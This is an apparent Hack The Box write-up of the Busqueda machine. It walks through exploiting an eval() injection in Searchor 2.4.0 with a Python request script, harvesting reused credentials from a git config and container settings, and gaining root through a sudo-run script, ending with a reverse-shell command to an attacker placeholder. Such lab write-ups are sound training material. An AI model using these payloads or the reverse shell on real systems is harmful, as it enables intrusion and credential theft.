
Hack The Box - Busqueda

Niccolò Borgioli

2023-04-14



Contents

Machine IP: 10.10.11.208

Target scanning

First of all I performed a target scanning to detect which services are running:

```
> nmap -sV 10.10.11.208

'''
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-09 20:31 UTC
Nmap scan report for 10.10.11.208
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.44 seconds
```

This scan detected that target system exposes only an http webserver and an ssh service.

When trying to navigate to the webserver using a browser we are automatically redirected to `http://searcher.htb` which is not find by our DNS. We need so to associate such domain to target IP address. To do so add the following line to `/etc/hosts`:

```
10.10.11.208    searcher.htb
```

Now we are able to visit the website.

Website analysis

Looking at the index page, the website provides a form that can be used to search for specific results on different engines. The footer of the page provides useful information about the libraries used: Flask and Searchor 2.4.0. If the form is compiled (without flagging the automatic redirect option) we will be prompted with the corresponding search query. After a quick search I found that such Searchor version is affected by an Arbitrary Code Execution vulnerability which was then fixed in version 2.4.2. The vulnerability is due to the usage of the `eval()` function in the library. This function receives a string as input and can be used to execute custom shell commands. Based on the observed behavior

of the website, the string input in the form is used as input to the `search()` function (the vulnerable one to RCE). The vulnerable snippet of code is:

```
url = eval(
    f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open
        })"
)
```

Here, if we manage to craft an input query as `a')#` we would remove the copy and open parameters from the function. Now that we know that we can manipulate the second part of the string argument to the eval function, we just need to figure out a way to inject custom commands. To do that we need to escape from Python sandboxes. First of all, we want to get the list of the existing packages available, however, we cannot continue making such requests through browser since the rendering performed by the browser will hide some useful information (`<class ...>` are interpreted as html component and thus not printed). So, I wrote a simple script to send the request and print the result:

```
import requests

url = 'http://searcher.htb/search'

while True:
    payload = input("$ ")
    data = {
        "engine": "Google",
        "query": "aaa'){} #".format(payload)
    }

    res = requests.post(url, data = data)
    print(res.text)
```

Foothold

Now, using this tool I first listed all the available python modules that exists, looking for something to be used to gain a shell access or some file I/O capability:

```
$ .__class__.__base__.__subclasses__()

[<class 'type'>, <class 'async_generator'>, <class 'int'>, <class '
    bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>,
     <class 'bytes'>, <class 'builtin_function_or_method'>, <class '
    callable_iterator'>, <class 'PyCapsule'>, <class 'cell'>, <class '
    classmethod_descriptor'>, <class 'classmethod'>, <class 'code'>, <
    class 'complex'>, <class 'coroutine'>, <class 'dict_items'>, <class
    'dict_itemiterator'>, <class 'dict_keyiterator'>, <class '
    dict_valueiterator'>, <class 'dict_keys'>, <class 'mappingproxy'>, <
```

```
        class 'dict_reverseitemiterator'>, <class 'dict_reversekeyiterator'
        >, <class 'dict_reversevalueiterator'>, <class 'dict_values'>, <
        class 'dict'>, <class 'ellipsis'>, <class 'enumerate'>, <class '
        float'>, <class 'frame'>, <class 'frozenset'>, <class 'function'>, <
        class 'generator'>, <class 'getset_descriptor'>, <class '
        instancemethod'>, <class 'list_iterator'>, <class '
        list_reverseiterator'>, <class 'list'>, <class 'longrange_iterator'
        >, <class 'member_descriptor'>, <class 'memoryview'>, <class '
        method_descriptor'>, <class 'method'>, <class 'moduledef'>, <class '
        module'>, <class 'odict_iterator'>, <class 'pickle.PickleBuffer'>, <
        class 'property'>, <class 'range_iterator'>, <class 'range'>, <class
         'reversed'>, <class 'symtable entry'>, <class 'iterator'>, <class '
        set_iterator'>, <class 'set'>, <class 'slice'>, <class 'staticmethod
        '>, <class 'stderrprinter'>, <class 'super'>, <class 'traceback'>, <
        class 'tuple_iterator'>, <class 'tuple'>, <class 'str_iterator'>, <
        class 'str'>, <class 'wrapper_descriptor'>, <class 'types.
        GenericAlias'>, <class 'anext_awaitable'>, <class '
        async_generator_asend'>, <class 'async_generator_athrow'>, <class '
        async_generator_wrapped_value'>, <class 'coroutine_wrapper'>, <class
         'InterpreterID'>, <class 'managedbuffer'>, <class 'method-wrapper'
        >, <class 'types.SimpleNamespace'>, <class 'NoneType'>, <class '
        NotImplementedType'>, <class 'weakref.CallableProxyType'>, <class '
        weakref.ProxyType'>, <class 'weakref.ReferenceType'>, <class 'types.
        UnionType'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <
        class 'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>,
         <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class '
        hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class '
        items'>, <class '_contextvars.Context'>, <class '_contextvars.
        ContextVar'>, <class '_contextvars.Token'>, <class 'Token.MISSING'>,
         <class 'filter'>, <class 'map'>, <class 'zip'>, <class '
        _frozen_importlib._ModuleLock'>, <class '_frozen_importlib.
        _DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>,
        <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.
        BuiltinImporter'>, <class '_frozen_importlib.FrozenImporter'>, <
        class '_frozen_importlib._ImportLockContext'>, <class '_thread.lock'
        >, <class '_thread.RLock'>, <class '_thread._localdummy'>, <class '
        _thread._local'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'
        >, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.
        ScandirIterator'>, <class 'posix.DirEntry'>, <class '
        _frozen_importlib_external.WindowsRegistryFinder'>, <class '
        _frozen_importlib_external._LoaderBasics'>, <class '
        _frozen_importlib_external.FileLoader'>, <class '
        _frozen_importlib_external._NamespacePath'>, <class '
        _frozen_importlib_external._NamespaceLoader'>, <class '
        _frozen_importlib_external.PathFinder'>, <class '
        _frozen_importlib_external.FileFinder'>, <class 'codecs.Codec'>, <
        class 'codecs.IncrementalEncoder'>, <class 'codecs.
        IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class '
        codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'abc.ABC'>,
         <class 'collections.abc.Hashable'>, <class 'collections.abc.
        Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class '
```

```
        collections.abc.Iterable'>, <class 'collections.abc.Sized'>, <class
        'collections.abc.Container'>, <class 'collections.abc.Callable'>, <
        class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '
        _sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class '
        types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <
        class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>,
         <class 'importlib._abc.Loader'>, <class 'itertools.accumulate'>, <
        class 'itertools.combinations'>, <class 'itertools.
        combinations_with_replacement'>, <class 'itertools.cycle'>, <class '
        itertools.dropwhile'>, <class 'itertools.takewhile'>, <class '
        itertools.islice'>, <class 'itertools.starmap'>, <class 'itertools.
        chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse
        '>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <
        class 'itertools.pairwise'>, <class 'itertools.permutations'>, <
        class 'itertools.product'>, <class 'itertools.repeat'>, <class '
        itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools
        ._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.
        attrgetter'>, <class 'operator.itemgetter'>, <class 'operator.
        methodcaller'>, <class 'reprlib.Repr'>, <class 'collections.deque'>,
         <class '_collections._deque_iterator'>, <class '_collections.
        _deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <
        class 'collections._Link'>, <class 'functools.partial'>, <class '
        functools._lru_cache_wrapper'>, <class 'functools.KeyWrapper'>, <
        class 'functools._lru_list_elem'>, <class 'functools.partialmethod'
        >, <class 'functools.singledispatchmethod'>, <class 'functools.
        cached_property'>, <class 'contextlib.ContextDecorator'>, <class '
        contextlib.AsyncContextDecorator'>, <class 'contextlib.
        _GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>,
         <class 'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class '
        re.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <
        class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class
         're.Scanner'>, <class 'urllib.parse._ResultMixinStr'>, <class '
        urllib.parse._ResultMixinBytes'>, <class 'urllib.parse.
        _NetlocResultMixinBase'>, <class 'shlex.shlex'>, <class 'zlib.
        Compress'>, <class 'zlib.Decompress'>, <class '_bz2.BZ2Compressor'>,
         <class '_bz2.BZ2Decompressor'>, <class '_lzma.LZMACompressor'>, <
        class '_lzma.LZMADecompressor'>, <class '_weakrefset._IterationGuard
        '>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <
        class 'threading.Condition'>, <class 'threading.Semaphore'>, <class
        'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.
        Thread'>, <class 'select.poll'>, <class 'select.epoll'>, <class '
        selectors.BaseSelector'>, <class 'subprocess.CompletedProcess'>, <
        class 'subprocess.Popen'>, <class 'webbrowser.BaseBrowser'>, <class
        '__future__._Feature'>, <class 'datetime.date'>, <class 'datetime.
        time'>, <class 'datetime.timedelta'>, <class 'datetime.tzinfo'>, <
        class 'sqlite3.Row'>, <class 'sqlite3.Cursor'>, <class 'sqlite3.
        Connection'>, <class 'sqlite3.Node'>, <class 'sqlite3.Cache'>, <
        class 'sqlite3.Statement'>, <class 'sqlite3.PrepareProtocol'>, <
        class 'ast.AST'>, <class 'ast.NodeVisitor'>, <class 'dis.Bytecode'>,
         <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <
        class 'inspect._void'>, <class 'inspect._empty'>, <class 'inspect.
```

```
Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.
Signature'>, <class 'aenum.NonMember'>, <class 'aenum.Member'>, <
Sentinel>, <class 'aenum._Addendum'>, <class 'aenum.constant'>, <
class 'aenum.NamedConstant'>, <class 'aenum._TupleAttributeAtIndex'
>, <class 'aenum.undefined'>, <NamedTuple 'NamedTuple'>, <class '
aenum.enum'>, <no_value>, <class 'aenum._proto_member'>, <no_arg>, <
aenum 'Enum'>, <class 'aenum.module'>, <class 'CArgObject'>, <class
'_ctypes.CThunkObject'>, <class '_ctypes._CData'>, <class '_ctypes.
CField'>, <class '_ctypes.DictRemover'>, <class '_ctypes.
StructParam_Type'>, <class '_struct.Struct'>, <class '_struct.
unpack_iterator'>, <class 'ctypes.CDLL'>, <class 'ctypes.
LibraryLoader'>, <class 'platform._Processor'>, <class 'pyperclip.
CheckedCall'>, <class 'typing._Final'>, <class 'typing._Immutable'>,
 <class 'typing._TypeVarLike'>, <class 'typing.Generic'>, <class '
typing._TypingEmpty'>, <class 'typing._TypingEllipsis'>, <class '
typing.Annotated'>, <class 'typing.NamedTuple'>, <class 'typing.
TypedDict'>, <class 'typing.NewType'>, <class 'typing.io'>, <class '
typing.re'>, <class 'gettext.NullTranslations'>, <class 'weakref.
finalize._Info'>, <class 'weakref.finalize'>, <class 'click._compat.
_FixupStream'>, <class 'click._compat._AtomicFile'>, <class 'click.
utils.LazyFile'>, <class 'click.utils.KeepOpenFile'>, <class 'click.
utils.PacifyFlushWrapper'>, <class 'click.types.ParamType'>, <class
'click.parser.Option'>, <class 'click.parser.Argument'>, <class '
click.parser.ParsingState'>, <class 'click.parser.OptionParser'>, <
class 'click.formatting.HelpFormatter'>, <class 'click.core.Context'
>, <class 'click.core.BaseCommand'>, <class 'click.core.Parameter'>,
 <class '_json.Scanner'>, <class '_json.Encoder'>, <class 'json.
decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>]
```

From here I discovered that the module number 137 is the os module and 218 is popen. Based on such information I modified the previous program to exploit such vulnerability to estabilish a kind of shell with the target:

```
1  import requests
2
3  url = 'http://searcher.htb/search'
4
5  while True:
6      payload = input("$ ")
7      data = {
8          "engine": "Google",
9          "query": "aaa').__class__.__base__.__subclasses__()[218]('{}',
               shell=True, stdout=-1).communicate()[0].strip() #".format(
               payload)
10     }
11
12     res = requests.post(url, data = data)
13     print(res.text)
```

Thanks to this program I managed to obtain a shell with the user `svc`. I found the user flag in /home-

/svc/user.txt. Moreover, I kept searching on the remote host using this program looking for a set of credentials to gain a stable access to the system. The temporary shell that we have creates a shell in the `/var/www/app` directory. There I found a `.git` folder, containing lots of files. Digging into them, I found that the config file contains some useful information:

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/
           Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
```

Moreover, I managed to obtain the content of `/etc/passwd` to discover additional users:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
   sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/
   usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/
   nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd
   :/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
```

```
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
svc:x:1000:1000:svc:/home/svc:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/
    nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

I figured out that `svc` is the only user existing on the system other than root. So, since there is no user called `cody`, I tried to use the password found for the user cody as password for `svc` hoping in a password reuse. The suppositions where right, so I managed to get a valid credential to login into the system: - user: svc - pass: jh1usoih2bkjaspwe92

Privilege excalation

First of all I checked the sudo privileges and I found that this user can run `/usr/bin/python3 /opt/scripts/system-checkup.py` with sudo privileges. Unfortunately we cannot have control over such python file since only root has read and write permissions. However, running such command I managed to figure out its behavior:

```
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
```

Then I used such command to get info about the docker containers currently running on the platform:

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py
    docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED
          STATUS          PORTS
                                                  NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint."   3 months
    ago   Up 57 minutes   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/
    tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s."   3 months
    ago   Up 57 minutes   127.0.0.1:3306->3306/tcp, 33060/tcp
                  mysql_db
```

From this I observed that gitea container it is exposing two ports to the localhost: 3000 and 22 (ssh). So, I connected to target host using msfconsole and I upgraded the sessions to a meterpreter session

(`sessions -u <id>`). From the meterpreter session I was then able to forward such ports to my attacking machine:

```
portfwd add -l 80 -p 3000 -r 127.0.0.1
portfwd add -l 222 -p 222 -r 127.0.0.1
```

Then, I navigated to the webservice exposed on localhost. However, digging in such application (the login was cody:jh1usoih2bkjaspwe92) did not gave me much information, except that there exist another user on gitead (called administrator). Then I tried to login on the ssh of the gitea container using the credentials found previously:

```
ssh cody@127.0.0.1 -p 222
```

However, the ssh did not even asked the password since it seems that a public key authentication is configured. I tried also other users (root and admin), but achieving the same result. In the GitHub repo of Gitea, looking into the Dockerfile, I found that the image is created with a user `git`. So, I tried to login also with such user, however nothing has changed.

Then I used docker-inspect feature to gain some additional info about the two containers. In particular I used the format `'{{ .Config }}'` to extract informations about the container configuration. By running this on the gitea container I got:

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py
    docker-inspect '{{ .Config }}' gitea

{960873171e2e   false false false map[22/tcp:{} 3000/tcp:{}] false
    false false [USER_UID=115 USER_GID=121 GITEA__database__DB_TYPE=
    mysql GITEA__database__HOST=db:3306 GITEA__database__NAME=gitea
    GITEA__database__USER=gitea GITEA__database__PASSWD=
    yuiu1hoiu4i5ho1uh PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
    /bin:/sbin:/bin USER=git GITEA_CUSTOM=/data/gitea] [/bin/s6-svscan /
    etc/s6] <nil> false gitea/gitea:latest map[/data:{} /etc/localtime
    :{} /etc/timezone:{}]  [/usr/bin/entrypoint] false  [] map[com.
    docker.compose.config-hash:
    e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515 com
    .docker.compose.container-number:1 com.docker.compose.oneoff:False
    com.docker.compose.project:docker com.docker.compose.project.
    config_files:docker-compose.yml com.docker.compose.project.
    working_dir:/root/scripts/docker com.docker.compose.service:server
    com.docker.compose.version:1.29.2 maintainer:maintainers@gitea.io
    org.opencontainers.image.created:2022-11-24T13:22:00Z org.
    opencontainers.image.revision:9
    bccc60cf51f3b4070f5506b042a3d9a1442c73d org.opencontainers.image.
    source:https://github.com/go-gitea/gitea.git org.opencontainers.
    image.url:https://github.com/go-gitea/gitea]  <nil> []}
```

This revealed me the credentials used to login in the MySQL database as well the name of the db: - database name: gitea - username: gitea - password: yuiu1hoiu4i5ho1uh

So, I used such informations to login into the database:

```
mysql -u gitea -P 3306 -h 127.0.0.1 -p'yuiu1hoiu4i5ho1uh'
```

Then, once selected the correct db, I listed all the existing tables:

```
mysql> USE gitea;

mysql> SHOW tables;
+---------------------------+
| Tables_in_gitea           |
+---------------------------+
| access                    |
| access_token              |
| action                    |
| app_state                 |
| attachment                |
| badge                     |
| collaboration             |
| comment                   |
| commit_status             |
| commit_status_index       |
| deleted_branch            |
| deploy_key                |
| email_address             |
| email_hash                |
| external_login_user       |
| follow                    |
| foreign_reference         |
| gpg_key                   |
| gpg_key_import            |
| hook_task                 |
| issue                     |
| issue_assignees           |
| issue_content_history     |
| issue_dependency          |
| issue_index               |
| issue_label               |
| issue_user                |
| issue_watch               |
| label                     |
| language_stat             |
| lfs_lock                  |
| lfs_meta_object           |
| login_source              |
| milestone                 |
| mirror                    |
| notice                    |
| notification              |
| oauth2_application        |
| oauth2_authorization_code |
```

```
| oauth2_grant               |
| org_user                   |
| package                    |
| package_blob               |
| package_blob_upload        |
| package_file               |
| package_property           |
| package_version            |
| project                    |
| project_board              |
| project_issue              |
| protected_branch           |
| protected_tag              |
| public_key                 |
| pull_auto_merge            |
| pull_request               |
| push_mirror                |
| reaction                   |
| release                    |
| renamed_branch             |
| repo_archiver              |
| repo_indexer_status        |
| repo_redirect              |
| repo_topic                 |
| repo_transfer              |
| repo_unit                  |
| repository                 |
| review                     |
| review_state               |
| session                    |
| star                       |
| stopwatch                  |
| system_setting             |
| task                       |
| team                       |
| team_invite                |
| team_repo                  |
| team_unit                  |
| team_user                  |
| topic                      |
| tracked_time               |
| two_factor                 |
| upload                     |
| user                       |
| user_badge                 |
| user_open_id               |
| user_redirect              |
| user_setting               |
| version                    |
| watch                      |
| webauthn_credential        |
```

```
| webhook                     |
+-----------------------------+
91 rows in set (0.01 sec)
```

In particular, the `user` table seems interesting since may be useful to obtain further credentials. So, I listed the columns of such table:

```
mysql> SHOW COLUMNS FROM user;
+--------------------------------+--------------+------+-----+---------+----------
| Field                          | Type         | Null | Key | Default
   | Extra          |
+--------------------------------+--------------+------+-----+---------+----------
| id                             | bigint       | NO   | PRI | NULL
      | auto_increment |
| lower_name                     | varchar(255) | NO   | UNI | NULL
      |                |
| name                           | varchar(255) | NO   | UNI | NULL
      |                |
| full_name                      | varchar(255) | YES  |     | NULL
      |                |
| email                          | varchar(255) | NO   |     | NULL
      |                |
| keep_email_private             | tinyint(1)   | YES  |     | NULL
      |                |
| email_notifications_preference | varchar(20)  | NO   |     | enabled
   |                |
| passwd                         | varchar(255) | NO   |     | NULL
      |                |
| passwd_hash_algo               | varchar(255) | NO   |     | argon2
   |                |
| must_change_password           | tinyint(1)   | NO   |     | 0
         |                |
| login_type                     | int          | YES  |     | NULL
      |                |
| login_source                   | bigint       | NO   |     | 0
         |                |
| login_name                     | varchar(255) | YES  |     | NULL
      |                |
| type                           | int          | YES  |     | NULL
      |                |
| location                       | varchar(255) | YES  |     | NULL
      |                |
| website                        | varchar(255) | YES  |     | NULL
      |                |
| rands                          | varchar(32)  | YES  |     | NULL
      |                |
| salt                           | varchar(32)  | YES  |     | NULL
      |                |
| language                       | varchar(5)   | YES  |     | NULL
```

```
| description                     | varchar(255)  | YES  |     | NULL
| created_unix                    | bigint        | YES  | MUL | NULL
| updated_unix                    | bigint        | YES  | MUL | NULL
| last_login_unix                 | bigint        | YES  | MUL | NULL
| last_repo_visibility            | tinyint(1)    | YES  |     | NULL
| max_repo_creation               | int           | NO   |     | -1
| is_active                       | tinyint(1)    | YES  | MUL | NULL
| is_admin                        | tinyint(1)    | YES  |     | NULL
| is_restricted                   | tinyint(1)    | NO   |     | 0
| allow_git_hook                  | tinyint(1)    | YES  |     | NULL
| allow_import_local              | tinyint(1)    | YES  |     | NULL
| allow_create_organization       | tinyint(1)    | YES  |     | 1
| prohibit_login                  | tinyint(1)    | NO   |     | 0
| avatar                          | varchar(2048) | NO   |     | NULL
| avatar_email                    | varchar(255)  | NO   |     | NULL
| use_custom_avatar               | tinyint(1)    | YES  |     | NULL
| num_followers                   | int           | YES  |     | NULL
| num_following                   | int           | NO   |     | 0
| num_stars                       | int           | YES  |     | NULL
| num_repos                       | int           | YES  |     | NULL
| num_teams                       | int           | YES  |     | NULL
| num_members                     | int           | YES  |     | NULL
| visibility                      | int           | NO   |     | 0
| repo_admin_change_team_access   | tinyint(1)    | NO   |     | 0
| diff_view_style                 | varchar(255)  | NO   |     |
```

```
| theme                          | varchar(255)  | NO   |     |
          |                  |
| keep_activity_private          | tinyint(1)    | NO   |     | 0
         |                 |
+--------------------------------+---------------+------+-----+---------+----------

46 rows in set (0.01 sec)
```

To get some useful credentials we might interested only in few of such columns: lower_name, name, full_name, email, passwd, passwd_hash_algo and login_name. However, I rapidly discovered that the only useful columns are: name, email, passwd and passwd_hash_algo. So, I made a query to retrieve them:

```
mysql> SELECT name, email, passwd, passwd_hash_algo FROM user;
+---------------+----------------------------------+------------------------------

| name          | email                            | passwd

   | passwd_hash_algo |
+---------------+----------------------------------+------------------------------

| administrator | administrator@gitea.searcher.htb |
   ba598d99c2202491d36ecf13d5c28b74e2738b07286edc7388a2fc870196f6c4da6565ad9ff68b1d
    | pbkdf2           |
| cody          | cody@gitea.searcher.htb          |
   b1f895e8efe070e184e5539bc5d93b362b246db67f3a2b6992f37888cb778e844c0017da8fe89dd7
    | pbkdf2           |
+---------------+----------------------------------+------------------------------

2 rows in set (0.00 sec)
```

This way I discovered that as seen before from the gitea interface there is another user called administrator. Now to recover its password I need to decode its hash which is created using the pbkdf2 algorithm. However, looking more carefully to the password hash, I found that the system uses a salt when generating it and such salt value is stored into the user table:

```
mysql> SELECT name, passwd, salt FROM user;
+---------------+------------------------------------------------------------------

| name          | passwd

   | salt                             |
+---------------+------------------------------------------------------------------

| administrator |
   ba598d99c2202491d36ecf13d5c28b74e2738b07286edc7388a2fc870196f6c4da6565ad9ff68b1d
    | a378d3f64143b284f104c926b8b49dfb |
| cody          |
   b1f895e8efe070e184e5539bc5d93b362b246db67f3a2b6992f37888cb778e844c0017da8fe89dd7
```

```
      | d1db0a75a18e50de754be2aafcad5533 |
+---------------+----------------------------------------------------------------------
```

However, unfortunately also using hashcat I did not managed to crack the password. Then, I tried to reuse the password found for the mysql `gitea` user to login on the gitea webservice as administrator and it worked. Password reuse again! So, the additional credentials I just discovered to login on gitea are: - username: administrator - password: yuiu1hoiu4i5ho1uh

From there, I discovered that this user has just one repo containing some scripts. In particular I took a look system-checkup.py which is the script we are allowed to run as sudo! HEre is such script:

```
#!/bin/bash
import subprocess
import sys

actions = ['full-checkup', 'docker-ps','docker-inspect']

def run_command(arg_list):
    r = subprocess.run(arg_list, capture_output=True)
    if r.stderr:
        output = r.stderr.decode()
    else:
        output = r.stdout.decode()

    return output


def process_action(action):
    if action == 'docker-inspect':
        try:
            _format = sys.argv[2]
            if len(_format) == 0:
                print(f"Format can't be empty")
                exit(1)
            container = sys.argv[3]
            arg_list = ['docker', 'inspect', '--format', _format,
               container]
            print(run_command(arg_list))

        except IndexError:
            print(f"Usage: {sys.argv[0]} docker-inspect <format> <
               container_name>")
            exit(1)

        except Exception as e:
            print('Something went wrong')
            exit(1)

    elif action == 'docker-ps':
```

```
        try:
            arg_list = ['docker', 'ps']
            print(run_command(arg_list))

        except:
            print('Something went wrong')
            exit(1)

    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)


if __name__ == '__main__':

    try:
        action = sys.argv[1]
        if action in actions:
            process_action(action)
        else:
            raise IndexError

    except IndexError:
        print(f'Usage: {sys.argv[0]} <action> (arg1) (arg2)')
        print('')
        print('     docker-ps     : List running docker containers')
        print('     docker-inspect : Inpect a certain docker container'
            )
        print('     full-checkup  : Run a full system checkup')
        print('')
        exit(1)
```

This code first verifies that the selected action is one of the three provided, then it executes such action. However, taking a closer look to the third action (`full-checkup`) I discovered a possible vulnerability: this command looks for a file called `full-checkup.sh` in the directory the command is invoked. So, I can create a file called `full-checkup.sh` in a directory I have write permissions and then execute the command:

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

This will run the just created script as root. So, I can simply use such script to open a reverse root shell to my machine:

```
#!/bin/bash
```

```
2  /bin/sh -i >& /dev/tcp/<attacker_ip>/9001 0>&1
```

